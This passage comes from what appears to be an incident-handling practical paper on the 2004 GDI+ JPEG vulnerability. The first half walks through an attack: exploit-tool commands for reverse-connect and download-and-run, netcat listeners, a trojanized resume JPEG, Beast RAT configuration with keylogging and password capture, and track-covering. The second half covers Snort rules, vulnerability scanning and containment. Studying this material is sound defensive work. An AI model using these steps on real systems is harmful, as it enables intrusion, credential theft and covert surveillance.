       -p (optional)            This option will allow you to change the port
                                used for a bind or reverse connect attack.
                                If the attack mode is bindthen  the
                                victim will open the -p port. If the attack
                                modeis reverse connect  then the port you
                                specify will be the one you wantto listen
                                on so the victim can  connect to you
                                right away.

Examples:
       jpg -r 10.10.92.189 -p 4020 test.jpg
       jpg -b -p 1542 myjpg.jpg
       jpg -a whatever.jpg
       jpg -d http://webserver.com/patch.exe exploit.jpg

Remember if you use the -r option to have netcat listening
on the port you are using for the attack so the victim will
be able to connect to you when exploited...

Example:
       nc.exe -l -p 8888
```

Figure 4

After reading through the instructions in Figure 4, the attacker was faced with a decision. This particular version of exploit coded offered several exploit options that included the ability to download a file from a remote http server, send back a shell to the attacker, add a user to the Admin group or bind a shell. Since the overall goal was to simply gain root, creating a root administrator account would suffice. Since the attacker already knew the partners home IP address, it would be relatively simple to map a drive using the new administrator account on the victim's laptop. Once a share was mapped, installing a Backdoor would be simple.

The attacker now had to decide the best way to social engineer the victim into launching a JPEG file on their computer, without suspecting anything and without ever becoming suspicious. The attacker decided to create a resume, one that would be good to pass up, and use a JPEG, a trojanized JPEG, somewhere in it. After some more thought, the attacker decided to create a resume, matching the exact criteria the employer was looking for, and add JPEG's of the different certifications out there today. It would be in one of these JPEGs that the malicious code would reside. How ironic, the attacker thought to himself, that the firms search for an Information Security Officer, within a security certification logo, would lay the attack that could be used to harm the firm. The attacker smiled to himself and setoff to create the Trojan.

The instructions, seen in Figure 4, had a very clear example of creating an administrative account called X with a password of X. In Figure 5, a screenshot of the command being run can be seen.



```
C:\download\jpg>jpg -a whatever.jpg
 +------------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 |    Exploit by John Bissell A.K.A. HighT1mes    |
 |           TweaKed By M4Z3R For GSO             |
 |              September, 23, 2004               |
 +------------------------------------------------+
  Exploit JPEG file whatever.jpg has been generated!
```

Figure 5

Once the JPEG was created, the attacker would need to test this on a workstation, just to ensure the attack actually works and the user would not be notified. The attacker tested the trojaned JPEG on a Windows XP VMWare image. After launching the JPEG, there were no signs anything was happening, and the account was created.

The attacker now sat down and wrote a new resume based upon the information and criteria he had gathered during his interview with the firm. The firm would surely be impressed with this person. The attacker also needed to put in some fake information about the person. He decided to use someone who had given him a hard time a while back. This person made the attackers last employment very difficult. He had this persons name, address and phone number thanks to the Incident Response list that company had compiled.

Now, the last thing that needed to be done was to place the trojaned JPEG in the resume. To help reduce any suspicion, the attacker also took two other cert logos and placed them at the bottom as well. Surely, the victim would never know or suspect a thing until it was too late.

The attacker now sat back in his chair, at his desk and admired his masterpiece. It would surely go undetected, and succeed at giving him access to the company. He would have to decide what to do with it once he gained access though. Perhaps he would sell the account to his friend in Australia for a small price. His friend likes to gather compromised hosts and use them in network attacks. Or, he could send emails on behalf of the victim to people. Or, he could just be satisfied with gaining root access and know he has the power. Either way, this decision could be made later.

The attacker created an account with Yahoo, a free email account, and prepared to write the email. Remember in Section 4.1, where we identified the victims IP address through a special field captured in Yahoos email header? The attacker would not have to worry about this as the email would be created from his neighbor's wireless network. It was a brilliant plan!

4.4 Keeping Access

The attacker's plans were simple, have access, with limited interaction to reduce the risk of being caught, with the victims system. With the ability to perform any task the attacker wants on the victims system. Therefore, the attacker decided that after having root access, perhaps installing a remote access tool (RAT) like Beast or a Rootkit like the new AFX Windows Rootkit 2004 developed by Aphex[3] and designed just for Windows.

Beast is an older RAT that gives the attacker a lot of control over the victim's machine. Some functionality that the attacker could find useful could be capturing passwords, having access to the users' registry, or using a plug-in that allows the attacker to capture screenshots. Additionally, Beast allows the attacker to connect back to the attackers system, usually beating corporate firewalls when using ports such as TCP 21 or TCP 80. Finally, Beast has built in functionality that will stop some of today's leading firewall products as well as disable Antivirus. However most vendors today have the ability to detect the client has been stopped and re-start itself.


With the ability in Beast to remote connect back, the attacker would now be able to have access to the victim's machine almost anytime he wanted. Capturing passwords could prove helpful if the company has a remote access solution like VPN or remote email solutions like Outlook Web Access. Additionally, the 'connect back' feature allows the victims system to call home, using existing firewall rules to bypass the firewall. Finally, Beast allows itself to inject itself, or hide itself in another process such as explorer.exe. This makes it's extremely difficult to detect by the human eye.

[3] http://www.iamaphex.cjb.net

Beast is a client server technology. The client runs on the attacker's machine, and the server runs on the victim's machine. Sound confusing? The reason for this is that the server is the part that performs password capture, screen capture and all the other built in functionality. The client software is just an interface to the server software. The attacker decided on the following options to build Beast:

- The name will be "haha"
- The password will be "sucka"
- The listen port will be "2004"
- Direct Connect will be used and email notification will be used to a Yahoo account
- Injection will be used, and will me injected into explorer.exe
- Startup option will be used to ensure Beast runs at Startup. All options will be selected: HKEY Local Machine, HKEY Current User and Active X
- AV-FW Kill will not be used. Disabling these features may alert the victim that something is wrong. Also, if the machine gets infected, AV being disabled will surely get noticed and investigated leading to possible discovery.
- Melt Server on Install is selected by default and will be left on. This means that once the server.exe has been installed, the server.exe will be deleted.
- Clear Restore Points will be used. This deletes the restore points Windows XP may have. Thus, if the victim decides to restore their laptop with this feature, it would not restore to a point prior to Beast being installed.

There will be three functions utilized at a later date. Those functions include Enable Keylogger, screen capture, and Passwords. The Keylogger feature will capture what the victim types on the keyboard. The screen capture will open a small window up on the attackers system and allow the attacker to see screen shots of the victim's machine in real time. Finally, Passwords will provide passwords in protect storage (HTML or Cookies), ICQ passwords and Dialup passwords stored on the system.




Host: 127.0.0.1
Port: 6666
Port: 9999
Disconnected

Figure 6

The attacker would need to get beast, or the rootkit, on to the victim's machine. The attacker considered several ways to accomplish this and the pros and cons of each.


The first would be to map a drive to the victim. If the victims system was connected while at home, since we have the victims IP address from that email listed above, the attacker could simply issue a command as seen in Figure 7 below.



```
C:\>net use * \\192.168.0.1\Windows
The password or user name is invalid for \\192.168.0.1\Windows.

Enter the user name for '192.168.0.1': x
Enter the password for 192.168.0.1:
```

Figure 7

Or use the Windows File Explorer 'Map Network Drive" function as seen in Figure 8 below.



Windows can help you connect to a shared network folder and assign a drive letter to the connection so that you can access the folder using My Computer.

Specify the drive letter for the connection and the folder that you want to connect to:

Drive: Z:

Folder: 192.168.0.1

Example: \\server\share

Reconnect at logon

Connect using a different user name.

Sign up for online storage or connect to a network server.

By default, you will connect to the network folder as NYWXPLAP-YUO9RM\chornat. To connect as another user, enter their user name and password below.

User name: x

Password: •

Figure 8

Once the Drive was mapped, the user could simply upload the backdoor or RAT. However, the connection upload time may be too slow; therefore uploading a client like Netcat[4] or TightVNC[5] may be better options. Once these are uploaded, in order to run them with listening or connect back functionality, a .bat file could be created. For example, upload Netcat and a .bat file that contains:

Nc –l –vv –p 4020

Then double click on this in the Windows Explorer window. This batch file will launch Netcat, tell it to listen for connections on TCP port 4020 and be somewhat verbose with information upon connecting.

Another option the attacker could use would be the built in functionality of the JPEG script. The function for connect back is:

[4] http://www.securityfocus.com/tools/139/scoreit
[5] http://www.tightvnc.com/

Jpeg –r xx.xx.xx.xx -p 4020 name_of.jpg

This command launches the JPEG script to build a trojaned JPEG, which will connect back to an IP that the attacker chose (perhaps his neighbors IP), using TCP port 4020.

4.5 Covering the Tracks

Covering up the tracks of this attack were simple since much of this functionality was built into the tools used. For example, with the JPEG vulnerability, social engineering was used. There is a risk that someone may actually consider this and thoroughly examine the email after the compromise had been performed. But prior to any attack, there would be no reason for the victim to be suspicious enough to do so. The risk of anyone suspecting a logo at the bottom of a resume at the time of the firms recruiting phase was small enough to assume.

In terms of covering tracks with the RAT, that functionality was built in. The executable to install the RAT will delete itself upon install. The RAT will run as an injected DLL in the Explorer process, common on most Microsoft Windows Operating Systems. This makes the RAT almost undetectable to the human eye. Finally, since the RAT runs as an injection in an existing process that most antivirus do not monitor, most Antivirus (with typical settings) will not detect the RAT.

In addition to the above with reference to Beast, when the attacker is satisfied, there is an option in Beast that allows the attacker to remove itself from the system, leaving little to no trace it was ever there. This feature would be utilized once the attacker was satisfied with his attack, whatever it may be.

Other options the attacker could use were the rootkit by Aphex. Rootkits are applications that run hidden or undetected by the user. This particular rootkit actually hides any program executed from the "root folder". Rootkits are difficult to detect, and new ones have an advantage over old rootkit detection software. This would be a great way to keep access, and cover tracks.

5 The Incident Handling Process

The SANS Incident Handling process will be used. Since this is a new threat, and no real malware have been identified as of yet, this process will be written based upon policy, Appendix B. It is important to remember the following:

- Remain Calm. In an investigation, it is important to follow through all processes with a level head. Do not jump to conclusions, verify information, and ensure focus is kept through the incident.
- Maintain Notes. Notes are important from both, an investigative point and Legal. When you are investigating, keep dates, names and actions clearly recorded. Also, remember that this information may be used in court at some point if your organization is a pursue and prosecute organization.
- Inform your management. It is crucial you not act on your own. Your actions represent the organization you work for. It may also be important to inform your legal and Human Resource Department. This is where a flow chart of actions will come in handy.
- Only relay information on a "need to know" basis. If you're not sure if someone should be informed, consult with your management and/or Legal/HR department.
- Communication channels need to be clearly defined before an incident occurs. If an incident occurs on the network, and that becomes inaccessible, or not trusted, be sure to have a backup method of communication available, and ensure those that need to know this knows.
- Containment is also to have clearly defined, when to contain and when not to contain. When dealing with Malware, it's probably in your best interest to contain as soon as possible. When dealing with legal issues such as Fraud, it is best to consult first. Ensure you have this defined and your administrators know what to do and when.
- Back up systems as defined in your incident handling process. If you are going to perform a forensic investigation on a user or users, backup the system prior to any actions. If possible, make a MD5 hash of the system prior to performing any investigation as well.
- Eradication is generally what your system administrators want to do first. Remind them that the steps above need to be completed prior to removing the problem; otherwise, you may be doomed to repeat this incident.
- Recovery is usually what your business wants. They need their systems as soon as possible. In this stage you will check your backups, restore where necessary, and monitor to ensure the incident is indeed over.
- Finally, sit down with the staff that was involved with the incident. Go over some of the challenges the organization faced during the incident response process. Highlight areas of improvement and create action plans to improve those areas. Create a report from the incident and keep on file for reference later on or for Sr. Management. This is also a good time to put a case together to request funds for solutions that may reduce the risk of similar incidents from occurring in the future.

5.1 Preparation

Taking a close look at the timeline for this particular threat, an organization has but a handful of days to acquire, test, and implement new security patches. The vulnerability was first announced on September 14, 2004. Proof of Concept followed on the 22nd, and a day or two past that came a script kiddie's tool. Given this information, and history that a worm or virus follows shortly after that, it is important to have the flowing information completed. It is important that you are as prepared as possible for an incident so that immediate action can be taken, with little additional planning needed during the incident.

Some steps to take based upon my experience to help you plan are:

- Create an incident response committee. Some participants may include:
    - Network Representative
    - Desktop Representative (Microsoft/Apple/Other)
    - Server Representative (UNIX/Microsoft/Other)
    - Communications Representative
    - Person who is responsible for Privacy
    - Information Security
    - Others who may be on call – Legal, CEO, HR
- Ensure the Information Security policy includes a chapter on Incident Response. Additionally, ensure that the policy is distributed and understood by the staff.
- Have the team meet on a regular basis, and run through practice exercises. The Incident Response Teams I develop end up being a proactive team. When we meet, we discuss upcoming threats, new security alerts and any other topic that may impact our business. We discuss a plan of action to mitigate the impact of the new threat, before it becomes a problem.
- Ensure that contact lists of employees, specifically those of the incident response team and Sr. management are distributed in a non-electronic format. Incidents can strike at any hour!
- Ensure that management of your organization recognizes the Incident Response Team, and that team is given the ability to quickly reorganize priorities based upon an incident. I have seen team members run into problems with their management when projects were delayed due to their participation in an incident.
- Establish a flow chart that outlines the process of when people should be notified and who is in charge. When I created my first team, I started getting calls for every locked out account! Yes, this could constitute an incident, but the team did not need to respond to these types of alerts every time. Therefore, we redefined the team to just malware response. After the process for malware response was defined, we proceeded to define the process surrounding power outages, and etc. Start small and focused, and build your processes one at a time.
- Have a CD with common utilities that may help in certain incidents. Some common tools include a network sniffer, a tool to monitor processes on a system, a hashing tool, an antivirus tool, a spyware and adware tool, and etc. Often times I have to respond to an incident only to discover if antivirus were up to date, the

problem would not have occurred. There fore, running a tool like MacAfee's Stinger[6] has helped me resolve a number of incidents.
- Ensure that you or someone on your team has access to all points in your location(s) and all systems. When SQL Slammer hit my organization, no one on the Incident Response Team had access to certain offices that contained infected desktops. Since this occurred on a weekend, it delayed our ability to eradicate.

Policies are also very important to any organization. They provide the written guidance for administrators and end users to adhere to and are generally written to help mitigate risk to the business. Most companies have a policy that outlines a minimum baseline for hardening systems. Given this particular vulnerability, it is important that all workstations and servers impacted by this particular threat meet a standard set of build guidelines. If this has been completed, one can immediately see the scope of impact this threat will have in an organization. If your organization does not have a standard, then it becomes difficult to tell where you are vulnerable, and where you are not. Thus making a plan of action or even the ability to focus resources extremely difficult.

I have attached sample policies that surround Patching of systems (Appendix B) as well as an Antivirus policy. The patching policy is generally the first policy I will write in an organization as it can be the most grueling of tasks when responding to these types of threats. The patch policy is basically a timeline that outlines when a patch needs to be deployed to systems in the environment. It also gives guidance to the support staff to test the patch, as well as ensure that any non-compliance is recorded and reported to Sr. management. If the staff responsible for deploying a patch respond back to you saying that they are not capable of deploying the patch due to resources, human or money, that gets funneled to Sr. management and they determine if they will accept the risk or not.

The antivirus policy provides two key solutions to help us in the incident response process. The first is solutions like MacAfee already detect and protect from viruses, but for worms, it is improving. MacAfee version 8 now includes some hooks that detects and prevents worms from broadcasting out specific ports and that try to install backdoors.

The second role antivirus can play in was demonstrated well in the recent Sasser attack. When Sasser attacked, even if a system had the latest AV solution, and was not properly patched yet, was still susceptible to the overflow. Therefore, the systems without the patch, but with AV, still rebooted as if infected. The AV solutions did prevent infection though. The systems without AV and without the patch became infected. Therefore, it was helpful to print out a list of systems with AV that were rebooting, and prioritize them AFTER the systems without AV. The reason was that these systems were not infected, and resources could be funneled to those systems that were. Therefore, AV helped us prioritize which systems would get patched first.

[6] http://vil.nai.com/vil/stinger/

5.2 Identification

Taking a look at the timeline in Section 2.4, we can see we had a total of a week to prepare our systems for an attack. Therefore, if the process is broken down, administrators had exactly 7 days to obtain the patch, test the patch, notify users and deploy the patch before actual code to exploit would be released. After those seven days, the proof of concept code was followed almost immediately by attack code.

Monitoring list such as Dshield and sites such as PacketStorm[7], Snort rules were created by Judy Novak. The beauty of Snort rules are that most IDS systems today understand and accept Snort rules. Therefore, if you were running a competitors network intrusion detection system, you had the ability to implement Snort rules while the others were still writing them. Additionally, since this particular attack could be monitored for via network traffic, this method was a great way to monitor for the attack.

Below is a copy of the Snort rules.


```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-
CLIENT JPEG parser heap overflow attempt";
flow:from_server,established;
content:"image/jp"; nocase; pcre:"/^Content
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]
/smi";
reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.mspx;
classtype:attempted-admin; sid:2705; rev:2;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB
CLIENT
JPEG transfer"; flow:from_server,established; content:"image/jp";
nocase; pcre:"/^Content-Type\s*\x3a\s*image\x2fjpe?g/smi";
flowbits:set,http.jpeg; flowbits:noalert;
classtype:protocol-command-decode; sid:2706; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-
CLIENT
JPEG parser multipacket heap overflow";
flow:from_server,established; flowbits:isset,http.jpeg; content:"|FF|";
pcre:"/\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]/"; reference:bugtraq,11173;
reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.mspx;
classtype:attempted-admin; sid:2707; rev:1;)
```

Trying to be proactive in information security is sometimes extremely difficult. But there are some people out there that help with us obtain a proactive stance. One such

[7] http://www.packetstormsecurity.org/

individual is Tom Liston. Some may remember Tom from the days of TarPits (LaBrea). But with regards to this specific incident, he wrote a tool that SANS promoted called the "GDI Scan". A copy of the tool can be downloaded from http://isc.sans.org/gdiscan.php. GDI Scan was written because the vulnerability was not specific to a vendor, and Tom wanted to help users identify the vulnerability on their system regardless of the vendor. Tom also wrote a great tutorial on the GDI Scan tool and that can be found at http://www.bleepingcomputer.com/forums/topict3077.html.

Using a screenshot from this tutorial, one can see that after running the tool, it is relatively easy to identify any vulnerability to this threat. The area highlighted within the blue box is what one can expect to see if the vulnerability exists on the system. Tom did a great job writing an easy to use tool in a relatively small window of time.



```
   Version: 5.1.2600.1515
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.GdiPlus_6595b64144ccf1df_1.0.0.
   Version: 5.1.3097.0 <-- Possibly vulnerable (Windows Side-By-Side DLL)
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.GdiPlus_6595b64144ccf1df_1.0.10
   Version: 5.1.3101.0 <-- Possibly vulnerable (Windows Side-By-Side DLL)
C:\WINDOWS\SoftwareDistribution\Download\9ded4ee34a35fced0033d3e152a36
   Version: 5.1.3102.2180
C:\WINDOWS\SoftwareDistribution\Download\9ded4ee34a35fced0033d3e152a36
   Version: 5.1.2600.2180
C:\WINDOWS\SoftwareDistribution\Download\9ded4ee34a35fced0033d3e152a36
   Version: 6.0.2900.2180
C:\WINDOWS\ServicePackFiles\i386\sxs.dll
   Version: 5.1.2600.1106 <-- Vulnerable version
C:\WINDOWS\ServicePackFiles\i386\vgx.dll
   Version: 6.0.2800.1106 <-- Possibly vulnerable (Win2K SP2 and SP3 w/IE6 SP1
C:\WINDOWS\$NtUninstallKB839645$\sxs.dll
   Version: 5.1.2600.1106 <-- Possibly vulnerable (Backup for uninstall purposes)
C:\Program Files\Common Files\Microsoft Shared\VGX\vgx.dll
   Version: 6.0.2800.1106 <-- Possibly vulnerable (Win2K SP2 and SP3 w/IE6 SP1
C:\Program Files\Common Files\Microsoft Shared\Office10\MSO.DLL
   Version: 10.0.3311.0 <-- Possibly vulnerable (Under OfficeXP only)
C:\Program Files\FolderSizes\GdiPlus.dll
   Version: 5.1.3097.0 <-- Vulnerable version
C:\Program Files\Ipswitch\WS_FTP Pro\gdiplus.dll
   Version: 5.1.3097.0 <-- Vulnerable version
Scan Complete.
```

Figure 9

Since no viruses or worms existed at the time of writing this paper, it is not a good idea to rely on antivirus for protection. However, please note that some antivirus vendors, such as TrendMicro and Symantec have developed some technology to help. I would HIGHLY recommend you test this before running these tools, as they are not looking for viruses or worms, but the vulnerable files themselves and that may impact the software or system. For further information, please go to:

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=EXPLOIT-MS04-028.

http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.13.html

Symantec has named the exploit Bloodhound.Exploit.13. Bloodhound.Exploit.13 is a heuristic detection for malformed JPEG files that are potentially related to the GDI+ integer overflow. The only catch is that corrupted JPEG files may be reported as a false positive.

In conclusion, we have reviewed two methods of identifying the vulnerability and infection within an environment. Since this is a new threat, many security companies are awaiting the delivery method of the exploit. If it comes in the form of a worm or virus, then the Antivirus companies will be at the forefront. If it comes in the form of email, then spam or email filtering solutions will be the first line of defense. The best way to stay on top of threats like these is to join mailing list like those at Securityfocus.com and Dshield.

5.3 Containment

Worm or Virus

Containment for viruses and worms is somewhat simple in concept. A virus or worm is identified in the environment, either through AV alerts, user contacting helpdesk, or network based monitoring. Administrators remove the infected host from the network, or if infection is on multiple systems, the VLAN or network is disconnected from the rest of the organization. An engineer will patch the system, update the virus signatures, and reconnect to the network.

The challenge is in the implementation. For example, how does one identify where the physical location of the infection is in large organizations? Often times, administrators just patch and update the DATs without understanding why the system was vulnerable in the first place. Given these two specific challenges today, let’s take a look at where technology is headed

Vendors are starting to understand this need, and certain vendors like sourcefire and ISS, are developing technologies to meet these criteria. Sourcefire in particular is basing their entire model around automating the identification and containment of attacking hosts.

Taking a closer look at the incident response, let’s identify where human interaction and technology can help us today. The specific goal is for less human interaction, and more automation. This approach speeds up the process and minimizes the amount of damage new threats can cause.

- Preparation - Human
- Identification – network and host based intrusion detection, AV, helpdesk
- Containment – network engineers or desktop support disconnect the problem
- Eradication – Engineers backup, patch, and repair
- Recovery – Engineers kick off backup recovery, restart systems, and etc.
- Lessons Learned – Human

Given the first and last steps, the middle steps could be automated. I took this to several vendors, and two of them agreed that they could automate some of this process today, and would work towards the others. The proposal consisted of several appliances like solutions that included an Intrusion Prevention/Detection device, a real time network monitoring solution, a vulnerability scanner, and a management solution. The role of the IDS/IPS would be to identify malicious traffic, and block traffic as required. The network monitoring solution would create a database of all hosts on the network, what services and possibly applications is utilized based on traffic. The vulnerability solution would scan hosts for vulnerable applications not communicating or for specific applications. The management station would be the brains behind it all, making decisions based upon the configuration.

Taking a look at the threat of GDI, the process would look like this when fully implemented:

1. Network IPS/IDS would identify Malicious traffic and report to management station and block malicious packets (**Identification**)
2. Management station would inform network sensor of destination of traffic and has the infected host removed from the network into a special VLAN (**Containment**)
3. Network sensor would review database to identify if the targeted system(s) are indeed vulnerable to this attack
4. A report is generated and appropriate personnel with the following:
    a. Source of attack
    b. Type of attack
    c. Target
    d. Is target vulnerable? Alert is high, if not, alert may be lower
    e. System infected is not operational and has been removed from network

This automates two steps that are very cumbersome for large organizations. It not only identifies an attack, but can actually remove the threatening host from the network and block its traffic.


EMAIL
If the distribution method for the malicious code of GDI exploitation is email, then other methods have to be sought out after. Specifically spam and email filtering. Today, most exploitation in emails happen in mass, using the same email format, making it easy, once identified as a threat, to block. However, targeted attacks are much more difficult to identify.

Starting with mass mailing formats, service providers such as Sprint/Frontbridge or Meassagelabs are great ways to help you combat email threats. They have a large customer base that allows them to see a pattern, and quickly react, without delay. The pros of services are quick response and around the clock monitoring. The cons are these services cost and the costs depend on the level of protection your organization requires.

Other methods or setting up trust relationships with email domains, or using blacklists and whitelists. A blacklist is a list of domains that are known for spam, or have exploited email servers that send bad email. Since an attacker will probably not use their own email system for fear of being traced back, they may opt to find a foreign system to cover their tracks. Additionally, it may be a good idea, where possible, to narrow down where you can receive email from. Perhaps create a list of business partners and only accept email from them. The white list is usually very difficult to implement. The pros of blacklists and whitelist are they are free and easy to implement. The cons are that oftentimes legitimate emails will get blocked.

Other methods for mail security are new features in vendor email clients like Microsoft Outlook where certain attachments are automatically blocked. User education is also very critical, explaining to users that they should not open email from anyone they do not know. Microsoft has also created a spam filter free for download for Exchange 2003 that helps eliminate mass mailings as well.

Finally, block certain attachments or email characteristics. For example, in Mcafee's Groupshield email virus solution, you have the option to block attachments of a certain nature as seen in Figure 10 below.



Blocking Options

[✓] Block extensions: .zip+,bat,doc+,exe,exe+,reg,scr,shb,shs,vb,vbe,ws

[ ] Block filenames

[✓] Block Subjects

[ ] Size > 500 KB

